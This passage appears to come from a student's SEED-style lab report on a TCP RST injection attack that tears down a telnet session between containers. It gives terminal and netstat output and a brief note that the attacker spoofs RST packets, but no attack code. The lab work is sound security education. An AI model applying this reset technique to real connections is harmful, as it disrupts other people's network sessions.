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
To restore this content, you can run the 'unminimize' command.
Last login: Sun Nov 26 17:46:24 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/4
seed@6a81934c855b:~$ lConnection closed by foreign host.
root@b6a109c71844:/#
```

Checked the active connection in victim an the connection that was established was closed

```
root@6a81934c855b:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 127.0.0.11:41397        0.0.0.0:*
tcp      0      0 0.0.0.0:23             0.0.0.0:*
root@6a81934c855b:/#
```

The below output is displayed by the wireshark where it captured sniff/ spoof packets from attacker machine

For this attack to execute the attacker should construct TCP_RST packet and also check whether the destination port is proper



Observation : was able to successfully implement the attack automatically